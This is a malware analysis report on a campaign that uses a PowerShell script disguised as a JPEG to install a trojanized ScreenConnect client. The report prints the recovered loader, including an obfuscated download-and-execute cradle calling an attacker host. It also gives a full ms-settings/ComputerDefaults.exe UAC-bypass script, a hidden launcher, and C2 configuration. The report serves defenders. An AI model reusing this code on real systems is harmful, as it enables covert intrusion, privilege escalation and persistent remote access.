

OPERATION SILENTCANVAS : JPEG BASED MULTISTAGE POWERSHELL INTRUSION

 cyfirma.com/research/operation-silentcanvas-jpeg-based-multistage-powershell-intrusion

Published On : 2026-05-09



EXECUTIVE SUMMARY

At CYFIRMA, we identified a highly sophisticated multi-stage intrusion campaign leveraging a weaponized PowerShell payload disguised as a legitimate JPEG image file to deploy a trojanized instance of ConnectWise ScreenConnect for covert and persistent remote access. The intrusion likely originated through social engineering techniques such as phishing emails, malicious attachments, deceptive file-sharing interactions, or fake update lures involving a malicious file named sysupdate.jpeg. The payload was specifically crafted to exploit user trust and bypass conventional file-extension validation mechanisms while blending malicious activity with legitimate enterprise software.

Upon execution, the malware established a staging environment, retrieved additional payloads from attacker-controlled infrastructure, and dynamically compiled a custom launcher through Microsoft's legitimate .NET compiler (csc.exe) to evade traditional detection. Further analysis revealed the abuse of ComputerDefaults.exe and a malicious ms-settings registry hijack to perform a fileless UAC bypass and silently obtain elevated privileges. Once elevated, the malware deployed a persistent service masquerading as OneDriveServers and launched a modified ScreenConnect framework capable of credential interception, remote command execution, surveillance operations, SYSTEM-level execution, encrypted command-and-control communications, and long-term persistence within the compromised environment.

INTRODUCTION

CYFIRMA conducted a comprehensive malware and threat intelligence investigation into a stealth-focused intrusion campaign involving a weaponized PowerShell payload disguised as a legitimate JPEG image to deploy a modified ConnectWise ScreenConnect remote administration framework. The attack chain incorporated advanced tradecraft techniques including AMSI bypass, in-memory execution, reflective .NET operations, LOLBin abuse, dynamic payload compilation, registry-based privilege escalation, anti-forensics behavior, and encrypted command-and-control (C2) communications to evade detection and maintain covert access within compromised Windows environments. The deployed framework provided extensive post-compromise functionality including credential harvesting, hidden desktop interaction, remote command execution, surveillance, file transfer, and persistent service orchestration while abusing trusted Microsoft and ConnectWise components to blend malicious operations with legitimate enterprise activity.

KEY FINDINGS

- **Weaponized JPEG Loader:** The intrusion leveraged a malicious PowerShell payload disguised as sysupdate.jpeg, enabling deceptive execution and bypass of conventional file extension trust mechanisms through social engineering and spoofed image masquerading.
- **Trojanized ScreenConnect Deployment:** The attack deployed a modified ConnectWise ScreenConnect (v25.9.5.9483) instance to establish persistent covert remote access within the victim environment.
- **Signed Binary Abuse:** The intrusion heavily abused legitimately signed ConnectWise binaries while utilizing a tampered and unsigned ScreenConnect.Core.dll to evade detection and blend malicious activity with trusted enterprise software.
- **Advanced Defense Evasion:** The malware incorporated AMSI bypass, string obfuscation, fileless execution, anti-forensics, and sandbox evasion techniques to reduce detection and forensic visibility.
- **LOLBin Utilization:** The threat actor abused legitimate Windows binaries including csc.exe, cvtres.exe, and ComputerDefaults.exe to compile payloads, escalate privileges, and maintain stealth.
- **Fileless UAC Bypass:** The attack leveraged a registry-based ms-settings hijack alongside ComputerDefaults.exe auto-elevation to obtain elevated execution without triggering user prompts.
- **Persistent Service Creation:** Persistence was established through a malicious Windows service masquerading as OneDriveServers, enabling continuous attacker access after reboot.

- **Encrypted Command-and-Control:** The malware established encrypted communications with attacker-controlled infrastructure hosted on `legitserver.theworkpc[.]com` over non-standard ports (5443 and 8041).
- **Credential Theft Capabilities:** Reflective analysis confirmed support for Credential Provider interception, plaintext credential harvesting, and DPAPI-protected credential storage.
- **Extensive Surveillance Features:** The framework supported screen capture, screen recording, microphone interception, speaker audio capture, clipboard monitoring, and print job interception.
- **SYSTEM-Level Remote Execution:** The attacker possessed the capability to execute tools with silent SYSTEM-level privileges without generating visible UAC prompts.
- **Native Windows API Abuse:** The malware integrated extensive Win32 API and COM-based functionality for token manipulation, hidden desktop interaction, service control, and low-level system operations.
- **Security Product Enumeration:** The malware conducted WMI-based antivirus discovery to identify installed security solutions and adapt post-exploitation activity accordingly.
- **Operational Maturity:** The campaign demonstrated a high degree of operational sophistication through infrastructure segmentation, encrypted transport mechanisms, anti-analysis techniques, and stealth-focused persistence methods.
- **Potential Enterprise Impact:** The intrusion framework can facilitate credential theft, lateral movement, long-term persistence, espionage, and potential ransomware deployment within enterprise environments.

INFECTION CHAIN OVERVIEW

The intrusion chain likely begins with a social engineering or phishing-based delivery mechanism distributing a malicious PowerShell payload disguised as a legitimate JPEG image file named `sysupdate.jpeg` through phishing emails, malicious attachments, deceptive cloud-sharing links, fake software updates, or user-driven download interactions. Once executed, the payload creates a staging environment under `C:\Systems` and downloads additional components including a trojanized ConnectWise ScreenConnect package and an obfuscated secondary payload from attacker-controlled infrastructure hosted on `legitserver.theworkpc[.]com` over TCP port 5443. The malware employs AMSI bypass, PowerShell obfuscation, in-memory execution, and Living-off-the-Land Binary (LOLBin) abuse while dynamically compiling a launcher binary named `uds.exe` through Microsoft's legitimate `csc.exe` compiler to evade traditional security detection. The attack subsequently abuses `ComputerDefaults.exe` and a malicious `ms-settings` registry hijack to perform a fileless UAC bypass and silently obtain elevated privileges before establishing persistence through a malicious service masquerading as `OneDriveServers`. Following successful deployment, the trojanized ScreenConnect client initiates encrypted command-and-control communication over TCP port 8041, enabling extensive post-exploitation activities including credential theft, surveillance, remote command execution, session hijacking, file transfer, and silent SYSTEM-level tool deployment within the compromised environment.






Figure 1 Multi-Stage Infection Chain Overview Illustrating the End-to-End Attack Workflow Beginning with Social Engineering and Weaponized JPEG Delivery, Followed by PowerShell-Based Payload Execution, AMSI Bypass, LOLBin-Assisted Payload Compilation, Fileless UAC Privilege Escalation, Trojanized ScreenConnect Deployment, Persistent Command-and-Control Establishment, and Extensive Post-Exploitation Activities Including Credential Theft, Surveillance, Remote Command Execution, Session Hijacking, and SYSTEM-Level Operations.

TECHNICAL ANALYSIS – STATIC ANALYSIS

Static analysis of the malicious payloads and associated binaries revealed a highly sophisticated multi-stage intrusion framework designed to establish covert and persistent remote access while evading conventional detection mechanisms. The analysis focused on the weaponized PowerShell loader `sysupdate.jpeg`, the dynamically compiled launcher binary `uds.exe`, the trojanized ScreenConnect components, and multiple supporting artifacts dropped during execution.

The threat actor extensively abused legitimate Microsoft and ConnectWise binaries alongside layered obfuscation, reflective execution techniques, modified application components, and Living-off-the-Land Binary (LOLBin) abuse to blend malicious activity with trusted enterprise software while minimizing forensic visibility. The overall infection chain demonstrates deliberate efforts to reduce forensic visibility, evade security monitoring solutions, and maintain long-term operational access within the compromised environment through AMSI bypass, LOLBin abuse, fileless privilege escalation, and persistent RMM-based command-and-control mechanisms.

Initial Loader Analysis – `sysupdate.jpeg`

The infection begins with a file named `sysupdate.jpeg`, which deceptively masquerades as a normal image file. Static inspection confirmed that the file is not a legitimate JPEG image because it lacks the standard JPEG magic bytes (FF D8 FF). Instead, the file contains PowerShell commands designed to execute malicious code directly on the victim system.

The threat actor intentionally used a `.jpeg` extension to deceive users into believing the file was harmless while simultaneously bypassing basic file-extension filtering mechanisms commonly deployed within enterprise environments.

Upon execution, the malicious script performs several actions including:

- Creation of staging directories under `C:\Systems`
- Download of additional payloads from attacker-controlled infrastructure
- Execution of obfuscated PowerShell commands
- Dynamic compilation of a custom launcher binary
- Initiation of privilege escalation and persistence mechanisms

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	24	75	70	64	61	74	65	44	69	72	20	3D	20	22	43	3A	\$updateDir = "C:
00000010	5C	53	79	73	74	65	6D	73	22	0D	0A	24	72	61	6E	64	\Systems"..\$rand
00000020	6F	6D	53	63	72	69	70	74	20	3D	20	5B	53	79	73	74	omScript = [Syst
00000030	65	6D	2E	49	4F	2E	50	61	74	68	5D	3A	3A	47	65	74	em.IO.Path]::Get
00000040	52	61	6E	64	6F	6D	46	69	6C	65	4E	61	6D	65	28	29	RandomFileName()
00000050	2E	52	65	70	6C	61	63	65	28	22	2E	22	2C	20	22	22	.Replace(".", ""
00000060	29	20	2B	20	22	2E	70	73	31	22	0D	0A	24	70	73	53	) + ".ps1"..\$psS
00000070	63	72	69	70	74	50	61	74	68	20	3D	20	4A	6F	69	6E	criptPath = Join
00000080	2D	50	61	74	68	20	24	75	70	64	61	74	65	44	69	72	-Path \$updateDir
00000090	20	24	72	61	6E	64	6F	6D	53	63	72	69	70	74	0D	0A	\$randomScript..
000000A0	24	65	78	65	4F	75	74	70	75	74	50	61	74	68	20	3D	\$exeOutputPath =
000000B0	20	4A	6F	69	6E	2D	50	61	74	68	20	24	75	70	64	61	Join-Path \$upda
000000C0	74	65	44	69	72	20	22	75	64	73	2E	65	78	65	22	0D	teDir "uds.exe".
000000D0	0A	24	63	73	50	61	74	68	20	3D	20	4A	6F	69	6E	2D	.\$csPath = Join-
000000E0	50	61	74	68	20	24	65	6E	76	3A	54	45	4D	50	20	22	Path \$env:TEMP "
000000F0	72	75	6E	6E	65	72	2E	63	73	22	0D	0A	0D	0A	69	66	runner.cs"....if
00000100	20	28	2D	6E	6F	74	20	28	54	65	73	74	2D	50	61	74	(-not (Test-Pat
00000110	68	20	24	75	70	64	61	74	65	44	69	72	29	29	20	7B	h \$updateDir)) {
00000120	0D	0A	20	20	20	20	4E	65	77	2D	49	74	65	6D	20	2D	.. New-Item -
00000130	50	61	74	68	20	24	75	70	64	61	74	65	44	69	72	20	Path \$updateDir
00000140	2D	49	74	65	6D	54	79	70	65	20	44	69	72	65	63	74	-ItemType Direct
00000150	6F	72	79	20	7C	20	4F	75	74	2D	4E	75	6C	6C	0D	0A	ory Out-Null..
00000160	7D	0D	0A	0D	0A	0D	0A	24	50	61	63	6B	61	67	65	55	}.....\$PackageU
00000170	72	6C	20	3D	20	22	68	74	74	70	3A	2F	2F	6C	65	67	rl = "http://leg
00000180	69	74	73	65	72	76	65	72	2E	74	68	65	77	6F	72	6B	itserver.thework
00000190	70	63	2E	63	6F	6D	3A	35	34	34	33	2F	4F	6E	65	44	pc.com:5443/OneD
000001A0	72	69	76	65	53	65	72	76	65	72	2E	7A	69	70	22	0D	riveServer.zip".
000001B0	0A	24	49	6E	73	74	61	6C	6C	44	69	72	20	3D	20	22	.\$InstallDir = "
000001C0	43	3A	5C	50	72	6F	67	72	61	6D	44	61	74	61	5C	4F	C:\ProgramData\O

Figure 2 Hex-level static analysis of the weaponized sysupdate.jpeg payload revealing embedded PowerShell staging logic, malicious infrastructure references, randomized script generation, and deployment preparation for the trojanized ScreenConnect framework.)

```

$updateDir = "C:\Systems"
$randomScript = [System.IO.Path]::GetRandomFileName().Replace(".", "") + ".ps1"
$psScriptPath = Join-Path $updateDir $randomScript
$exeOutputPath = Join-Path $updateDir "uds.exe"
$csPath = Join-Path $env:TEMP "runner.cs"

if (-not (Test-Path $updateDir)) {
    New-Item -Path $updateDir -ItemType Directory | Out-Null
}

$PackageUrl = "http://legitserver.theworkpc.com:5443/OneDriveServer.zip"
$InstallDir = "C:\ProgramData\OneDriveServer"
$FilePath = $InstallDir + "\OneDriveServer.zip"
mkdir $InstallDir
iwr -uri $PackageUrl -outfile $FilePath
Expand-Archive -Path $FilePath -DestinationPath $InstallDir -Force
Remove-Item -path $FilePath

@"

(I'w'r('http://legitserver.theworkpc.com:5443/access.jpeg') -useB | .('1}
{bIcBEiBCUH}' .replace('bIcBEiBCUH', '0') -f 'GkJsrxQROR', 'I').replace('GkJsrxQROR',
'ex'));

"@ | Set-Content -Encoding UTF8 $psScriptPath

$escapedPsPath = $psScriptPath -replace '\\', '\\\\'
$escapedPsPath = $escapedPsPath -replace "'", '\"'

$csCode = @"
using System;
using System.Diagnostics;

```

Figure 3 Decompiled PowerShell loader extracted from sysupdate.jpeg demonstrating malicious package retrieval from legitserver.theworkpc[.]com, staging inside C:\Systems, randomized script generation, and silent extraction of OneDriveServer.zip




Figure 4 File property analysis of sysupdate.jpeg showing deceptive .jpeg masquerading intended to mislead victims into executing a malicious PowerShell payload disguised as a legitimate image file.

AMSI Bypass and Obfuscated Execution

The malware incorporates an obfuscated PowerShell execution chain specifically designed to bypass the Windows Anti-Malware Scan Interface (AMSI). Instead of directly invoking suspicious commands such as Invoke-WebRequest or Invoke-Expression, the script reconstructs these commands dynamically during runtime using string concatenation and replacement operations.

This approach significantly reduces the likelihood of detection by static signatures, AMSI inspection engines, and conventional endpoint monitoring solutions.

The payload downloads a secondary staged script named access.jpeg and executes it directly in memory through Invoke-Expression (IEX), enabling fileless execution while avoiding intermediate payloads being written to disk.

Figure 5 Obfuscated PowerShell download cradle leveraging fragmented string reconstruction and runtime replacement logic to invoke Invoke-Expression (IEX) and execute the secondary payload directly in memory.

LOLBin Abuse – Dynamic C# Compilation

One of the most significant findings during static analysis was the abuse of Microsoft's legitimate .NET compiler csc.exe to dynamically compile a malicious launcher binary directly on the victim system through Compile After Delivery tradecraft.

Instead of delivering a precompiled executable, the attacker embedded C# source code within the PowerShell loader and generated the final payload during runtime. This technique ensures each compiled binary possesses unique hashes, making traditional signature-based detection significantly less effective.

The compiled binary, uds.exe, silently launches a secondary PowerShell payload using hidden process creation flags and executes malicious code without visible user interaction.

The generated binary performs the following actions:

- Launches powershell.exe
- Executes a secondary payload from C:\Systems
- Uses CreateNoWindow=true
- Executes silently without visible console windows

```

using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;

[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyVersion("0.0.0.0")]
internal class Program
{
    private static void Main()
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        processStartInfo.FileName = "powershell.exe";
        // NOTE: The filename 'ksxypnvv5lg.ps1' is dynamically generated per infection.
        processStartInfo.Arguments = "-ExecutionPolicy Bypass -File";
        processStartInfo.UseShellExecute = false; // Direct CreateProcess - no shell verb resolution
        processStartInfo.CreateNoWindow = true; // INVISIBLE - zero GUI footprint
        try
        {
            Process.Start(processStartInfo);
        }
        catch (Exception ex)
        {
            Console.WriteLine("Error: " + ex.Message);
        }
    }
}

```

Figure 6 Decompiled .NET launcher source code compiled into uds.exe, demonstrating hidden PowerShell execution, silent process creation, and stealth-focused payload deployment using CreateNoWindow=true.

UAC BYPASS: ComputerDefaults.exe Hijack

The threat actor employs a highly effective fileless User Account Control (UAC) bypass technique abusing the auto-elevating Windows binary ComputerDefaults.exe, whose manifest contains the autoElevate=true property. The malware creates a malicious ms-settings protocol handler inside the registry path HKCU:\software\classes\ms-settings\shell\open\command and configures an empty DelegateExecute value before redirecting the default handler toward the attacker-controlled payload ../../Systems/uds.exe. The empty DelegateExecute value is the critical component of the bypass because it forces Windows to fall back to the legacy COM handler resolution mechanism instead of the modern IExecuteCommand interface that normally enforces elevation prompts. The attacker intentionally uses the relative path ../../Systems/uds.exe rather than an absolute path because ComputerDefaults.exe executes from *C:\Windows\System32*, allowing the payload to silently resolve to C:\Systems\uds.exe while reducing exposure to simplistic path-based detection rules. The malware then launches C:\Windows\System32\ComputerDefaults.exe, causing Windows to execute the malicious payload with elevated privileges without displaying a visible UAC prompt to the victim.

Operationally, the malware abuses Windows protocol handler resolution behavior to silently launch the attacker-controlled uds.exe payload with elevated administrator privileges while bypassing the normal User Account Control (UAC) security prompt. To further reduce forensic visibility, the malware intentionally waits approximately two seconds after execution before deleting the malicious ms-settings registry keys. This creates a controlled race condition that provides sufficient time for the elevated uds.exe process to

start before the registry artifacts are destroyed. As a result, the primary forensic evidence associated with the UAC bypass self-destructs almost immediately after successful privilege escalation, significantly complicating incident response and forensic reconstruction efforts.

```
# Step 1: Create ms-settings protocol handler hijack
New-Item "HKCU:\software\classes\ms-settings\shell\open\command" -Force

# Step 2: Set DelegateExecute to empty string (CRITICAL for bypass)
New-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name "DelegateExecute" -Value "" -Force

# Step 3: Point default handler to malicious EXE (relative path)
Set-ItemProperty "HKCU:\software\classes\ms-settings\shell\open\command" -Name "(default)" -Value
"../../Systems/uds.exe" -Force

# Step 4: Trigger via auto-elevating binary
Start-Process "C:\Windows\System32\ComputerDefaults.exe"

# Step 5: Wait + Cleanup (anti-forensics race condition)
Start-Sleep -Seconds
Remove-Item -Path "HKCU:\software\classes\ms-settings\shell\open\command" -Recurse -Force
```

Figure 7 Fileless UAC bypass chain abusing ComputerDefaults.exe and malicious ms-settings registry hijacking to execute uds.exe with elevated privileges while automatically removing registry artifacts for anti-forensics.

Code Access Security (CAS) Evasion

Static analysis of the modified .NET runtime configuration files revealed that the threat actor intentionally disabled a built-in Code Access Security (CAS) verification mechanism to ensure the tampered ScreenConnect.Core.dll could load successfully without strict trust validation. By setting generatePublisherEvidence to false, the malware suppresses the normal Authenticode publisher verification process performed by the .NET Common Language Runtime (CLR). Operationally, this modification weakens built-in Windows trust validation mechanisms and allows modified or unsigned .NET assemblies to execute more reliably within the trojanized ScreenConnect environment. This behaviour is particularly important because the deployed ScreenConnect.Core.dll was identified as unsigned and tampered compared to the remaining legitimately signed ConnectWise components.

From an operational perspective, this modification improves execution reliability and stealth by preventing additional runtime validation checks that could otherwise expose or block the altered DLL. The attacker essentially modifies the application's security behaviour so the malicious component blends with the legitimate ScreenConnect environment while avoiding suspicion from basic integrity verification mechanisms.

```
<runtime>
  <generatePublisherEvidence enabled="false" />
</runtime>
```

Figure 8 Runtime configuration extracted from the trojanized .NET assembly showing generatePublisherEvidence=false, disabling legacy Code Access Security (CAS) publisher validation checks to improve execution reliability and stealth.

Covert C2 Configuration Defaults (ApplicationSettings)

Static analysis of the trojanized ScreenConnect.Core.dll revealed a large hidden ApplicationSettings structure containing multiple operational parameters related to credential storage, proxy communication,

session persistence, hidden desktop access, and consent suppression. The recovered configuration exposes more than 37 internal properties used to control remote access behaviour and maintain covert connectivity with the attacker infrastructure.

Several critical fields including `StoredUserName`, `StoredPassword`, `StoredDomain`, and `DiscoveredProxyUri` were stored as encrypted `Byte[]` objects rather than plaintext strings. This strongly indicates the malware uses the Windows Data Protection API (DPAPI) to encrypt sensitive operator credentials and relay configuration data while stored on disk. Operationally, the malware encrypts attacker credentials and remote access configuration data using DPAPI to reduce exposure during forensic analysis, memory inspection, or string-based artifact extraction. Additional settings such as `AutoConsentToBackstage` and `IsBackstageDefault` demonstrate deliberate attempts to suppress user visibility and force hidden remote desktop sessions without requiring victim interaction or approval.

```
// CREDENTIAL STORAGE (DPAPI-Protected)
Byte[] StoredDomain;           // Attacker's relay domain (DPAPI encrypted)
Byte[] StoredUserName;         // Stored operator credentials (DPAPI encrypted)
Byte[] StoredPassword;         // DPAPI-encrypted password store
DateTime StoredCredentialsExpirationDateTime; // Credential rotation timer
String StoredCredentialsLifetimeOptionsInHours; // Configurable credential TTL

// PROXY & NETWORK EVASION
Byte[] DiscoveredProxyUri;      // Auto-discovered proxy (DPAPI encrypted)
Byte[] ExplicitProxyUri;        // Manually configured proxy (DPAPI encrypted)
String HostToAddressMap;        // Custom DNS resolution override

// C2 HEARTBEAT & RECONNECTION
Int32 KeepAliveTimeSeconds;     // C2 heartbeat interval
Int32 ApplicationPingTimeSeconds; // Application-level keepalive
Int32 MaxRetrySleepMilliseconds; // Max reconnection backoff
Int32 ClientConnectionLimitPeriodMilliseconds; // Connection rate limiting
Int32 ClientConnectionLimitPerPeriodBeforeMaxWait; // Burst limit before throttle
Int32 ClientServiceTimeoutMilliseconds; // Service watchdog timeout

// CONSENT BYPASS & STEALTH
Boolean AutoConsentToBackstage; // Auto-accept remote control
Boolean IsBackstageDefault;      // Force stealth backstage mode
Boolean IsConsentRequired;       // Override consent enforcement
Boolean IsUserAllowedToRequireConsent; // Block victim consent override
Boolean AutoConsentIfUserProcessNotRunning; // Auto-consent when user idle
Boolean SupportAutoConsentIfUserProcessNotRunning;
Boolean AccessAutoConsentIfUserProcessNotRunning;

// CREDENTIAL PROVIDER & USER MANAGEMENT
String CredentialProviderUserNameFormat; // Username format for cred provider
Boolean MaintainEphemeralUsers;          // Create hidden temp admin accounts
Int32 EphemeralUserDisableDayCount;      // Auto-disable delay for temp accounts
Byte[] AccessGuestVerificationKey;        // RSA verification key (DPAPI)

// SESSION LOCK BEHAVIOR
Boolean SupportLockMachineOnDisconnect; // Lock workstation on session end
Boolean AccessLockMachineOnDisconnect;
Boolean SupportLockMachineOnConnect;    // Lock on connection start
Boolean AccessLockMachineOnConnect;

// OPERATOR TOOLS
String EmptySessionProgramsToStart;      // Auto-launch on empty sessions
String ClientLaunchParametersConstraint; // Restrict client launch args
Int32 SendClipboardKeystrokesWarningCharacterThreshold; // Clipboard exfil threshold
```

Figure 9 Extracted ApplicationSettings configuration entries exposing DPAPI-protected credential storage, encrypted proxy configuration, stealth consent bypass settings, hidden account management logic, and persistent C2 reconnection controls.

Embedded C2 Infrastructure Mapping

Static analysis of the trojanized ScreenConnect configuration revealed a modified .NET ApplicationSettings entry containing a hardcoded `HostToAddressMap` value directly linking the remote hostname `legitserver.theworkpc[.]com` to the backend IP address `45.138.16[.]64`. The configuration functions as an internal hostname resolution cache used by the malicious

ScreenConnect.ClientService.exe component during remote session initialization and encrypted command-and-control (C2) establishment. Rather than relying exclusively on external DNS resolution, the malware stores a predefined hostname-to-IP mapping locally, allowing the trojanized client to maintain reliable connectivity with attacker-controlled infrastructure even in environments where DNS monitoring, filtering, or resolution failures occur.

The runtime process arguments further confirmed that ScreenConnect.ClientService.exe actively establishes remote access sessions against legitserver.theworkpc.com using native ScreenConnect communication parameters including e=Access, y=Guest, p=8041, embedded cryptographic key material, and session identifiers. Operationally, the malware implements an internalized hostname-to-IP resolution mechanism that directly maps legitserver.theworkpc[.]com to 45.138.16[.]64, ensuring persistent encrypted C2 communication while improving infrastructure resilience and reducing dependency on external DNS resolution.

```
<ScreenConnect.ApplicationSettings>
  <setting name="HostToAddressMap" serializeAs="String">
    <value>legitserver.theworkpc.com=45.138.16.64-14%2f04%2f2026%2019%3a24%3a05</value>
  </setting>
</ScreenConnect.ApplicationSettings>
```

